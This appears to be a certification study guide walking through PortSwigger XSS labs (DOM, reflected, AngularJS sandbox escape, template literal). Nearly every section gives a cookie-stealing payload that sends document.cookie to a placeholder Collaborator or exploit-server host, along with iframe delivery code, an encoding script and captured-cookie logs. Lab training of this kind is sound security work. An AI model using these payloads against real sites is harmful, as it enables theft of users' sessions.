<iframe src="https://TARGET.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=fetch(`https://OASTIFY.COM?collect`*)'>
```

Replacing the Burp Lab payload `print()` with `fetch()` in the above code allow attacker to steal the victim session cookie.

The screenshot shows the Burp Suite interface. The 'Collaborator' tab is selected. A session named 'Peanut2019' is open. In the main pane, three items are listed: two DNS requests and one HTTP request. The third item is highlighted. The 'Request to Collaborator' tab is selected in the bottom navigation bar. The request details show a GET request to '/?collector=c2VjcmV0PUTZMjZvMHdmbUtnZ2d0Y1JPZk5YY1JuVGdWT0ZwNFdZ'. The 'Inspector' pane on the right shows the selected text 'c2VjcmV0PUTZMjZvMHdmbUtnZ2d0Y1JPZk5YY1JuVGdWT0ZwNFdZ' and its decoded form: 'secret=KY26o0wfKgggNcR0fNxRnTgVOFp4WY'.

### [PortSwigger Lab: DOM XSS using web messages](#)

#### Reflected DOM XSS

In the Search function a Reflected DOM-XSS vulnerability is *identified* using DOM Invader as being inside an `eval()` function.

[Home](#)

## 0 search results for 'domxss'

The screenshot shows the DOM Invader extension in the browser's developer tools. The 'DOM' tab is selected. A search bar at the top contains 'domxss'. Below it, a message says 'Only interesting sinks are being shown. All sources are being hidden. You can configure this in the DOM Invader settings.' A table below lists a single sink: 'eval (1)'. The table columns are 'Value', 'outerHTML', 'Frame path', 'Event', and 'Options'. The 'Value' column shows the JavaScript code: 'var searchResultsObj = {"results":[],"searchTerm":"domxss"}'. The 'Event' column shows 'readystatechange'. The 'Options' column has a green 'Exploit' button.

*Identify* that the search JavaScript source code on the target, the string is reflected in a JSON response called `search-results`. From the Site Map, open the `searchResults.js` file and notice that the JSON response is used with an `eval()` function call.

```

7 function search(path) {
8     var xhr = new XMLHttpRequest();
9     xhr.onreadystatechange = function() {
10         if (this.readyState == 4 & this.status == 200) {
11             eval('var searchResultsObj = ' + this.responseText);
12             displaySearchResults(searchResultsObj);
13         }
14     };
15     xhr.open("GET", path + window.location.search);
16     xhr.send();
17
18     function displaySearchResults(searchResultsObj) {
19         var blogHeader = document.getElementsByClassName("blog-header")[0];
20         var blogList = document.getElementsByClassName("blog-list")[0];
21         var searchTerm = searchResultsObj.searchTerm
22         var searchResults = searchResultsObj.results
23
24         var h1 = document.createElement("h1");
25         h1.innerText = searchResults.length + " search results for '" + searchTerm + "'";
26         blogHeader.appendChild(h1);
27         var hr = document.createElement("hr");
28         blogHeader.appendChild(hr)

```

Testing `"-alert(1)}//` payload we successfully escape the `eval()` . The attacker then craft an exploit phishing link to the victim with a [cookie stealing payload](#) hosted on exploit server.

Above payload validate that the backslash \ is not sanitized, and the JSON data is then send to `eval()` . Backslash is not escaped correctly and when the JSON response attempts to escape the opening double-quotes character, it adds a **second** backslash. The resulting double-backslash causes the escaping to be effectively **cancelled out**.

```
\"-fetch('https://OASTIFY.COM?reflects='+document.cookie))//
```

In the above payload every character is URL encoded and used as the search parameter value. This target do not have an exploit server, so I hosted my own python3 -m http.server 80 web service and save the index.html file that contain the location target URL between <script> tags.

The screenshot shows the Burp Suite interface with several windows open:

- Collaborator**: Shows a terminal session with the command `cat index.html` and its output, which includes a reflected script tag.
- Payloads to generate**: A table showing 6 entries of DNS requests, each containing a URL with a reflected payload.
- Reflected DOM XSS**: A browser window showing the result of the exploit: "0 search results for 'NaN'".
- Request to Collaborator**: A detailed view of the reflected payload sent to a collaborator.
- Response from Collaborator**: A detailed view of the reflected payload received from a collaborator.
- Application**: A table showing a single cookie entry: "POCook" with value "TestValueCookiePOC123".

In the image above, I create insecure POC cookie value in my browser before simulating a victim user clicking on <http://localhost/index.html> link, same as Burp Exploit server, that is the same as the Deliver exploit to victim function.

### PortSwigger Lab: Reflected DOM XSS

#### DOM-XSS LastviewedProduct Cookie

**Identify** the cookie `lastViewedProduct` is set to the last URL visited under the product page.  
In the source code we identify the injection script tags where `window.location` is set.

```
*Judged by whether you manage to pull it off.

68   </p>
69   <script>
70     document.cookie = 'lastViewedProduct=' + window.location + '; SameSite=None; Secure'
71   </script>
72   <div class="is-linkback">
73     <a href="/">
74       Return to list
75     </a>
76   </div>
77 </section>
```

Testing the escape out of the script string for the value of `document.location` using `/product?productId=1'>fuzzer`. Note that `document.location` value cannot be URL encoded.

On exploit server add the following iframe to the body:

```
<iframe src="https://TARGET.net/product?productId=1'><script>fetch('https://EXPLOIT.net/log?c=%2bdocument.cookie)</script>" or <input type="text" value="https://EXPLOIT.net/log?c=%2bdocument.cookie"/>
```

The screenshot shows two browser windows. The left window is titled "DOM-based cookie mani" and displays a "WebSecurity Academy" page with a form to "Craft a response". The URL is `https://exploit-0a0c00bb0353c6628029022001ce004a.exploit-server.net/exploit`. The form has "HTTPS" checked, "File:" set to "/exploit", and "Head:" set to "HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8". The "Body:" field contains the exploit payload: `<iframe src="https://0a5700780335c60280720387003a0013.web-security-academy.net/product?productId=1'><script>fetch('https://exploit-0a0c00bb0353c6628029022001ce004a.exploit-server.net/log?c=%2bdocument.cookie)</script>" onload="if(window.x)this.src='https://0a5700780335c60280720387003a0013.web-security-academy.net';window.x=1;'>`. The right window is titled "Exploit Server: DOM-basi" and shows the log entries from August 17, 2025. One entry shows the secret cookie being captured: `165.255.244.31 2025-08-17 14:34:59 +0000 "GET /log?c=secret=15u1Nn3scsd1AEGdj2JntlGphzbGAT; /log?c=lastViewedProduct=https://0a5700780335c60280720387003a0013.web-security-academy.net" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5116.63 Safari/537.36"`.

Once the victim cookie is updated the Exploit server log captures their secret cookie value.

With the great help from *ShehmeerAbidRajput* I updated this lab with his provided cookie stealer payload.

[PortSwigger Lab: DOM-based cookie manipulation](#)

## Cross Site Scripting

[XSS Resources](#)  
[Identify allowed Tags](#)  
[Bypass Blocked Tags](#)  
[XSS Assign protocol](#)  
[Custom Tags not Blocked](#)  
[OnHashChange](#)  
[Reflected String XSS](#)  
[Reflected String Extra Escape](#)  
[AngularJS Sandbox Escape](#)  
[XSS Template Literal](#)  
[XSS via JSON into EVAL](#)  
[Stored XSS](#)  
[Stored DOM XSS](#)  
[XSS in SVG Upload](#)

### XSS Resources

XSS Resources pages to lookup payloads for tags and events.

- [Cross-site scripting \(XSS\) cheat sheet](#)
- [PayloadsAllTheThings \(XSS\)](#)
- [HackTheBox CPTS Study notes on XSS](#)

CSP Evaluator tool to check if content security policy is in place to mitigate XSS attacks. Example is if the `base-uri` is missing, this vulnerability will allow attacker to use the alternative exploit method described at [Upgrade stored self-XSS](#).

- [CSP Evaluator](#)

When input field maximum length is at only 23 character in length then use this resource for [Tiny XSS Payloads](#).

- [Tiny XSS Payloads](#)

Set a unsecured test cookie in browser using browser DEV tools console to use during tests for POC XSS [cookie stealer payloads](#).

```
document.cookie = "TopSecret=UnsecureCookieValue4Peanut2019";
```



## Identify allowed Tags

Basic XSS Payloads to *identify* application security filter controls for handling data received in HTTP request.

```
<img src=1 onerror=alert(1)>
```


><svg><animate>transform onbegin=alert(1)>


```
<>\'\"<script>{{7*7}}$(alert(1))"-prompt(69)-"fuzzer
```



Submitting the above payloads may give response message, "**Tag is not allowed**" due to Web Application Firewall (WAF) blocking injections. Then *identify* allowed tags using [PortSwigger Academy Methodology](#).

URL and Base64 online encoders and decoders

- [URL Decode and Encode](#)
- [BASE64 Decode and Encode](#)

This lab gives great **Methodology** to *identify* allowed HTML tags and events for crafting POC XSS.

Host `iframe` code on exploit server and deliver exploit link to victim.

```
<iframe src="https://TARGET.net/?search=%22%3E%3Cbody%20onpopstate=print()%3E">
```



### [PortSwigger Lab: Reflected XSS into HTML context with most tags and attributes blocked](#)

In below sample the tag `Body` and event `onresize` is the only allowed, providing an injection to perform XSS.

```
?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```



This example show the `Body` and event `onpopstate` is not blocked.

```
?search=%22%3E%3Cbody%20onpopstate=print()%gt;
```



### [PortSwigger Cheat-sheet XSS Example: onpopstate event](#)

Below JavaScript is hosted on exploit server and then deliver to victim.

The `code` is an iframe doing `onload` and the search parameter is vulnerable to `onpopstate`.

```
<iframe onload="if(!window.flag){this.contentWindow.location='https://TARGET.net?search=<body onpopstate=document.location=`http://`+location.href+`#`>'>">
```



## Bypass Blocked Tags

Application controls give message, "**Tag is not allowed**" when inserting basic XSS payloads, but discover SVG mark-up allowed using above [methodology](#). This payload steal my own session cookie as POC.

<https://TARGET.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin%3Ddocument.location%3D%27https%3A%2F%2FOASTIFY.COM%2F%31>

Place the above payload on exploit server and insert URL with search value into an `iframe` before delivering to victim in below code block.

```
<iframe src="https://TARGET.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin%3Ddocument.location%3D%27https%3A%2F%2FOAS%2F%31"></iframe>
```

```
1 GET /?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin%3Ddocument.location%3D%27https%3A%2F%2FOASTIFY.COM%2F%31
2 Host: o1qds9mnnk8p2a2m64jk.ostify.com
3 Cookie: "><svg><animatetransform onbegin=document.location=https://o1qds9mnnk8p2a2m64jk"
4 Sec-Ch-Ua: "Not A(Brand);v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Platform: "Linux"
6 Sec-Ch-Ua-Mobile: "?0"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Referer: https://o1qds9mnnk8p2a2m64jk.ostify.com
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
```

[PortSwigger Lab: Reflected XSS with some SVG markup allowed](#)

## XSS Assign protocol

Lab to test XSS into HTML context with nothing encoded in search function. Using this lab to test the **Assignable protocol with location javascript** exploit *identified* by [PortSwigger XSS research](#). In the payload is the `%0a` representing the ASCII newline character.

```
<script>location.protocol='javascript';</script>%0adocument.location='http://OASTIFY.COM/?p='+document.cookie//&context=html
```

```
1 GET /?search=<script>location.protocol='javascript';</script>%0adocument.location='http://g9qzp8miq9srurlxcszh7vmyd45svgk.ostify.com/?p='+document.cookie//&context=html
2 Host: g9qzp8miq9srurlxcszh7vmyd45svgk.ostify.com
3 Cookie: session=kttvVxB0X5nY1BmfHypHRn1VLY0GJs; TopSecret=UnsecureCookieValue4Peanut2019
4 Sec-Ch-Ua: "Not A(Brand);v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: "?0"
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Referer: https://g9qzp8miq9srurlxcszh7vmyd45svgk.ostify.com
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
```

[PortSwigger Lab: Reflected XSS into HTML context with nothing encoded](#)

## Custom Tags not Blocked

Application respond with message "**Tag is not allowed**" when attempting to insert XSS payloads, but if we create a custom tag it is bypassed.

```
<xss+id=x>#x';
```

**Identify** if above custom tag is not block in search function, by observing the response. Create below payload to steal session cookie out-of-band.

```
<script>
location = 'https://TARGET.net/?search=<xss+id=x+onfocus=document.location='https://OASTIFY.COM/?c='+document.cookie
```

```
tabindex=1>#x';
</script>
```

**Note:** The custom tag with the ID `x`, which contains an `onfocus` event handler that triggers the `document.location` function. The HASH `#` character at the end of the URL focuses on this element as soon as the page is loaded, causing the payload to be called. Host the payload script on the exploit server in `script` tags, and send to victim. Below is the same payload but URL-encoded format.

```
<script>
location = 'https://TARGET.net/?'
search=%3Cxss+id%3Dx+onfocus%3Ddocument.location%3D%27https%3A%2F%2FOASTIFY.COM%2F%3Fc%3D%27%2Bdocument.cookie%20tabindex=1%3E#';
</script>
```

The screenshot shows a web proxy interface. On the left, a table lists network traffic with columns for #, Time, Type, and Payload. A specific request from the timeline is highlighted with a red box, showing a GET request to a URL containing a secret parameter. The response body is also highlighted with a red box, showing the URL-encoded payload. On the right, a 'Craft a response' section is shown with the URL `https://exploit-0a8b000504432cd6c67f32a001f600c5.exploit-server.net/exploit`. The response is set to HTTPS and has a file path of `/exploit`. The 'Head' section shows the HTTP headers for the response. The 'Body' section contains the URL-encoded payload. Below the response area are buttons for Store, View exploit, Deliver exploit to victim (which has a red circle with the number 1), and Access log.

[PortSwigger Lab: Reflected XSS into HTML context with all tags blocked except custom ones](#)

[z3nsh3ll - explaining custom tags for XSS attacks](#)

## OnHashChange

Below iframe uses HASH `#` character at end of the URL to trigger the OnHashChange XSS cookie stealer.

```
<iframe src="https://TARGET.net/#" onload="document.location='http://OASTIFY.COM/?cookies='+document.cookie"></iframe>
```

Note if the cookie is secure with `HttpOnly` flag set enabled, the cookie cannot be stolen using XSS.

PortSwigger Lab payload perform print.

```
<iframe src="https://TARGET.net/#" onload="this.src+=''"></iframe>
```

Note: *Identify* the vulnerable jquery 1.8.2 version included in the source code with the CSS selector action a the hashchange.

```
<script src="/resources/js/jquery_1-8-2.js"></script>
<script src="/resources/js/jqueryMigrate_1-4-1.js"></script>
<script>
    $(window).on('hashchange', function(){
        var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')');
        if (post) post.get(0).scrollIntoView();
    });
</script>
```

[PortSwigger Lab: DOM XSS in jQuery selector sink using a hashchange event](#)

[Crypto-Cat: DOM XSS in jQuery selector sink using a hashchange event](#)

## Reflected String XSS

Submitting a search string and reviewing the source code of the search result page, the JavaScript string variable is *identified* to reflect the search string `tracker.gif` in the source code with a variable named `searchTerms`.

```

<section class=blog-header>
    <h1>0 search results for 'fuzzer'</h1>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=term>
        <button type=submit class=button>Search</button>
    </form>
</section>
<script>
    var searchTerms = 'fuzzer';
    document.write('');
</script>

<section class=blog-header>
    <h1>0 search results for 'fuzzer'</h1>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=search>
        <button type=submit class=button>Search</button>
    </form>
</section>
<script>
    var searchTerms = 'fuzzer';
    document.write('');
</script>
<section class=blog-list>
    <div class=is-linkback>
        <a href=/>Back to Blog</a>
    </div>
</section>

```

Using a payload `test'payload` and observe that a single quote gets backslash-escaped, preventing breaking out of the string.

```
</script><script>alert(1)</script>
```

Changing the payload to a cookie stealer that deliver the session token to Burp Collaborator.

```
</script><script>document.location="https://OASTIFY.COM/?cookie=" +document.cookie</script>
```

10	2023-Feb-25 07:56:03.618 UTC	HTTP	in9369wkuvu6hgiwueg2zlbqdhj87zvo	34.253.173.2
Description		Request to Collaborator Response from Collaborator		
	Pretty	Raw	Hex	Hackvtor
1	GET /?cookie=secret=sjjJlnK2WeXg22kNnv3kzYQ2d9Zj9T4			HTTP/1.1
2	Host: in9369wkuvu6hgiwueg2zlbqdhj87zvo.oastify.com			
3	Connection: keep-alive			
4	Upgrade-Insecure-Requests: 1			
5	User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.119 S			
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,			
7	Sec-Fetch-Site: cross-site			
8	Sec-Fetch-Mode: navigate			
9	Sec-Fetch-Dest: document			
10	Referer: https://0a9c00a704e7ada9c0f472d300890044.web-security-academy.net/			
11	Accept-Encoding: gzip, deflate, br			

When placing this payload in `iframe`, the target application do not allow it to be embedded and give message: refused to connect.

#### PortSwigger Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped

In BSCP exam host the below payload on exploit server inside `script` tags, and the search query below before it is URL encoded.

```
</ScRiPt ><img src=a onerror=document.location="https://OASTIFY.COM/?biscuit=" +document.cookie>
```

Exploit Server hosting search term reflected vulnerability that is send to victim to obtain their session cookie.

```

<script>
location = "https://TARGET.net/?search=%3C%2FScRiPt%3E%3Cimg+src%3Da+onerror%3Ddocument.location%3D%22https%3A%2F%2FOASTIFY.CO
</script>

```

The application gave error message `Tag is not allowed`, and this is bypassed using this `</ScRiPt>`.

## Reflected String Extra Escape

See in source code the variable named `searchTerms`, and when submitting payload `fuzzer'payload`, see the single quote is backslash escaped, and then send a `fuzzer\payload` payload and **identify** that the backslash is not escaped.

```
\`-alert(1)//  
fuzzer\';console.log(12345);//  
fuzzer\';alert(`Testing The backtick a typographical mark used mainly in computing`);//
```

Using a single backslash, single quote and semicolon we escape out of the JavaScript string variable, then using back ticks to enclose the document.location path, allow for the cookie stealer to bypass application protection.

\';document.location=`https://OASTIFY.COM/?BackTicks=`+document.cookie;`;

With help from Trevor I made this into cookie stealer payload, using back ticks. Thanks Trevor, here is his Youtube walk through [XSS](#)  
[JavaScript String Angle Brackets Double Quotes Encoded Single](#)

Request	Original response
Pretty Raw Hex Hackvertor	Pretty Raw Hex Render Hackvertor
1 <code>GET /?search=%5C%27%3Bdocument.location%3D%60https%3A%2F%2F389e7foe989h2bfodxq0eehdq4wvk18a.oastify.com%2F%3FBackTicks%3D%60%2Bdocument.cookie%3B%2F%2F HTTP/1.1</code>	1 <code>HTTP/1.1 200 OK</code>
2 <code>Host: 0ac600820314b564</code>	2 <code>Content-Type: text/html; charset=utf-8</code>
3 <code>Cookie: session=r3c4Qk \';document.location= https://389e7foe989h2bfodxq0eehdq4wvk18a.oastify.com/?Back</code>	3 <code>X-Frame-Options: SAMEORIGIN</code>
4 <code>Sec-Ch-Ua: "Not A[Bran</code>	4 <code>Connection: close</code>
<code>ticks: +document.cookie;;/</code>	5 <code>Content-Length: 5601</code>
5 <code>Sec-Ch-Ua-Mobile: ?0</code>	6
6 <code>Sec-Ch-Ua-Platform: "Linux"</code>	7 <code>&lt;!DOCTYPE html&gt;</code>
7 <code>Upgrade-Insecure-Requests: 1</code>	8 <code>&lt;html&gt;</code>
8 <code>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)</code>	9 <code>&lt;head&gt;</code>
<code>Chrome/110.0.5481.78 Safari/537.36</code>	10 <code>&lt;link href=/resources/labheader/css/academ</code>
9 <code>Accept:</code>	11 <code>&lt;link href=/resources/css/labsBlog.css re</code>
<code>text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si</code>	12 <code>&lt;title&gt;</code>
<code>gned-exchange,v=b3;q=0.7</code>	Reflected XSS into a JavaScript string quotes escaped

PortSwigger Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

## AngularJS Sandbox Escape

Expert PortSwigger Lab exercise using AngularJS 1.4.4 and versions 1.x has reached end of life and is no longer maintained. This lab uses AngularJS in an unusual way where the `$eval` function is not available and you will be unable to use any strings in AngularJS.

Objective: perform a cross-site scripting attack that escapes the sandbox and executes the payload without using the `eval` function.

[z3nsh3ll - YouTube](#) Video give a great explanation of this Reflected XSS with AngularJS Sandbox Escape Without Strings

*Identify the angular.module in JavaScript source code*

## 0 search results for fuzzer

```
<!DOCTYPE html>
<html>
  <head> ...
    <body ng-app="labApp" class="ng-scope">
      <script src="/resources/labheader/js/labHeader.js"></script>
      <div id="academyLabHeader"> ...
        <div theme="blog">
          <section class="maincontainer">
            <div class="container is-page">
              <header class="navigation-header"> ...
                <header class="notification-header"> ...
              </header>
              <section class="blog-header">
                <script> == $0
                  angular.module('labApp', []).controller('vulnCtrl', function($scope, $parse) {
                    $scope.query = {};
                    var key = 'search';
                    $scope.query[key] = 'fuzzer';
                    $scope.value = $parse(key)($scope.query);
                  });
                </script>
                <h1 ng-controller="vulnCtrl" class="ng-scope ng-binding">0 search results for fuzzer</h1>
              </section>
            </div>
          </section>
        </div>
      </body>
    </html>
```

The `key` variable value `search` is injected into the JavaScript created dynamically.

No obvious security issue present here. However, the security of this code depends on how this controller and the extracted values are used in the back-end.

The `$parse` method evaluates the AngularJS expression `$scope.query`.

Using the `&` to add second key value pair to test payload dynamic code generated.

Request		Response	
Pretty	Raw	Hex	
1 GET /?search=1&key2(payload	HTTP/2	51 <section class="blog-header">	
2 Host: 0ac100e2032ede5d83e62f970004002c.web-security-academy.net		52 <script>	
3 Cookie: session=lgTomxCBGnyepUrqmorSUG3iHtcQGoa9		53 angular.module('labApp', []).controller('vulnCtrl', function(\$scope, \$parse) {	
4 Sec-Ch-Ua:		54   \$scope.query = {	
5 Sec-Ch-Ua-Mobile: ?0		55     var key = 'key2';	
6 Sec-Ch-Ua-Platform: "		56     \$scope.query[key] = 'payload';	
7 Upgrade-Insecure-Requests: 1		57     \$scope.value = \$parse(key)(\$scope.query);	
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)		58     var key = 'search';	
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111		59     \$scope.query[key] = '1';	
Safari/537.36		60     \$scope.value = \$parse(key)(\$scope.query);	
9 Accept:		61   };	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		</script>	
10 Sec-Fetch-Site: same-origin		<h1 ng-controller=vulnCtrl>	
11 Sec-Fetch-Mode: navigate			

Changing the second added key value name to expression to determine if evaluated, `/?search=key1value&7*7(payload` and math result is 49.

Request		Response	
Pretty	Raw	Hex	
1 GET /?search=key1value&7*7(payload	HTTP/2	51 <h1>Web Security Academy</h1>	Reflected XSS with AngularJS sandbox escape without strings
2 Host: 0ac100e2032ede5d83e62f970004002c.web-security-academy.net		52 <script>	
3 Cookie: session=lgTomxCBGnyepUrqmorSUG3iHtcQGoa9		53 angular.module('labApp', []).controller('vulnCtrl', function(\$scope, \$parse) {	
4 Sec-Ch-Ua:		54   \$scope.query = {	
5 Sec-Ch-Ua-Mobile: ?0		55     var key = 'key1value';	
6 Sec-Ch-Ua-Platform: "		56     \$scope.query[key] = '7*7(payload';	
7 Upgrade-Insecure-Requests: 1		57     \$scope.value = \$parse(key)(\$scope.query);	
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)		58     var key = 'search';	
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111		59     \$scope.query[key] = '1';	
Safari/537.36		60     \$scope.value = \$parse(key)(\$scope.query);	
9 Accept:		61   };	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		</script>	
10 Sec-Fetch-Site: same-origin		<h1 ng-controller=vulnCtrl>	
11 Sec-Fetch-Mode: navigate			
12 Sec-Fetch-User: ?1			
13 Sec-Fetch-Dest: document			
14 Referer:			

0 search results for 49

Constructing a payload fails when using `!alert()` as the second key name in how angularJS compile the code through the parser.

[AngularJS sandbox - See PortSwigger Client-Side template injection documents](#)

[PortSwigger CheatSheet Reference Sandbox 1.4.4 escape](#)

```
[1] |orderBy:toString().constructor.prototype.charAt%3d[].join; [1]|orderB
```

## Collaborator payload *cookie stealer*:

```
x=fetch('https://m9w8haeaueh0frftrtjdveykyrpwg169v.oastify.com/?z='+document.cookie)
```

The ASCII decimal values for each character in the above payload string, separated by commas. Each number represents the ASCII decimal value of the corresponding character in the payload string.

120, 61, 102, 101, 116, 99, 104, 40, 39, 104, 116, 116, 112, 115, 58, 47, 47, 103, 112, 57, 111, 49, 56, 57, 51, 106, 97, 107, 49, 100, 122, 101, 55, 117, 116, 111

Python script to convert any payload to ASCII decimal values:

```
import sys

print('Python String to ASCII Converter!')
if len(sys.argv) != 2:
    print("Usage: Python ascii_converter.py 'Payload_String'")
    sys.exit(1)

input_string = sys.argv[1]
ascii_values = [str(ord(char)) for char in input_string]

output = ",".join(ascii_values)
print(output)
print('PortSwigger Expert Academy Labs!')
```

```
(kali㉿kali)-[~/Downloads/portswigger/xss]
$ python ascii_converter.py "x=alert(1)"
Python String to ASCII Converter!
120, 61, 97, 108, 101, 114, 116, 40, 49, 41
PortSwigger Expert Academy Labs!
```

Cookie Stealer Payload in ASCII decimal value AngularJS expression run through sandbox, from the PortSwigger solution steps:

1. The exploit uses `toString()` to create a string without using quotes.
  2. Then gets the `String` prototype and overwrites the `charAt` function for every string.
  3. This breaks the AngularJS sandbox. allow an array passed to the `orderBy` filter.
  4. Set the argument for the filter by again using `toString()` to create a string and the `String` constructor property.
  5. Finally, use the `fromCharCode` method generate our payload by converting character codes into the payload example `x=alert(1)`.
  6. The `charAt` function has been overwritten, AngularJS will allow this code to escape the **Sandbox**.

Request	Response
<pre>Pretty Raw Hex 1   GET /?search=%20 2   toString().constructor.prototype.charCodeAt().join()[1].orderBy.toString() const 3   ructor.fromCharCode(120,61,102,101,116,99,104,40,39,104,116,116,112,115,58,47,47, 4   ,109,57,119,56,104,97,101,97,117,104,48,102,114,102,116,114,116,106,100,118,101 5   ,120,107,121,114,112,120,103,108,54,57,118,46,111,97,115,111,116,105,102,121,46,99, 6   ,111,109,47,63,122,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105 7   ,101,41)=HTTP/2 8 Host: 0ac70080d0374a5fb110c01000b00e3 web-security-academy.net 9 Cookie: session=hB1G7JXNEMHg5AhriSzwyNLuz05dwvd 10 Sec-Cr-Ua: 11 Sec-Cr-Ua-Mobile: ?0 12 Sec-Cr-Ua-Platform: "" 13 Upgrade-Insecure-Requests: 1 14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36    (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36 15 Accept: 16 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 17 Sec-Fetch-Site: same-origin 18 Sec-Fetch-Mode: navigate 19 Sec-Fetch-User: ?1 20 Sec-Fetch-Dest: document</pre>	<pre>Pretty Raw Hex Render 49   &lt;viewers&gt; 50   &lt;header class="notification-header"&gt; 51   &lt;/header&gt; 52   &lt;section class="blog-header"&gt; 53     &lt;script&gt; 54       angular.module('labApp', []).controller('vulnCtrl',function(\$scope, \$parse) { 55         \$scope.query = ''; 56         var key = '\$search'; 57         \$scope.query[key] = ''; 58         \$scope.value = \$parse(key)(\$scope.query); 59         var key = '\$toString().constructor.prototype.charCodeAt().join()[1].orderBy.toString() const 60   ructor.fromCharCode(120,61,102,101,116,99,104,40,39,104,116,116,112,115,58,47,47, 61   ,109,57,119,56,104,97,101,97,117,104,48,102,114,102,116,114,116,106,100,118,101 62   ,120,107,121,114,112,120,103,108,54,57,118,46,111,97,115,111,116,105,102,121,46,99, 63   ,111,109,47,63,122,61,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105 64   ,101,41)'; 65         \$scope.query[key] = ''; 66         \$scope.value = \$parse(key)(\$scope.query); 67       }); 68     &lt;/script&gt; 69     &lt;h1 ng-controller='vulnCtrl'&gt;</pre>

PortSwigger Expert Lab: Reflected XSS with AngularJS sandbox escape without strings

## XSS Template Literal

JavaScript template literal is ***identified*** by the back ticks ` used to contain the string. On the target code we ***identify*** the search string is reflected inside a template literal string.

```
 ${alert(document.cookie)}
```

```

</header>
<section class=blog-header>
  <h1 id=searchMessage></h1>
  <script>
    var message = '0 search results for \'fuzzer\'';
    document.getElementById('searchMessage').innerText = message;
  </script>
  <hr>
</section>

```

Thanks to **Adrián Gyurácz**, for providing awesome bypass where I failed to get a working cookie stealer bypass all filters for this lab.

**Adrián Gyurácz** found the following research article from Portswigger that lead to the solution:

[bypassing-character-blocklists-with-unicode-overflows](#)

Pivoting from above, his payload:

```

${fetch(String.fromCharCode(0x68,0x74,0x74,0x70,0x73,0x3a,0x2f,0x2f,0x30,0x62,0x63,0x6f,0x31,0x68,0x62,0x62,0x32,0x66,0x72,0x75,
+ document.cookie)}

```

As the original lab session cookie has protection flags, he created a test dummy cookie for proof of concept:

Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Cross Site	Priority
hey	Iworks	0a7f00f...	/	Session	10						Medium

after sending the payload in the search function, I got a cookie stealer hit:

33 2025-Jun-02 15:09:44.466 UTC			HTTP	0bc01hbb2frua9kyd5xwl1q7wy2pqnec
Description	Request to Collaborator	Response from Collaborator		
Pretty	Raw	Hex		
1 GET /?teszt=hey=Iworks	HTTP/1.1			
2 Host : 0bc01hbb2frua9kyd5xwl1q7wy2pqnec.oastify.com				
3 Sec-Ch-Ua-Platform: "Linux"				
4 Accept-Language: en-US,en;q=0.9				
5 Sec-Ch-Ua: "Not/A/Brand";v="99", "Chromium";v="136"				
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36				
7 Sec-Ch-Ua-Mobile: ?0				
8 Accept: */*				
9 Origin: https://0a7f00f30375bb7282aab6280055003e.web-security-academy.net				
.0 Sec-Fetch-Site: cross-site				
.1 Sec-Fetch-Mode: cors				
.2 Sec-Fetch-Dest: empty				
.3 Referer: https://0a7f00f30375bb7282aab6280055003e.web-security-academy.net/				
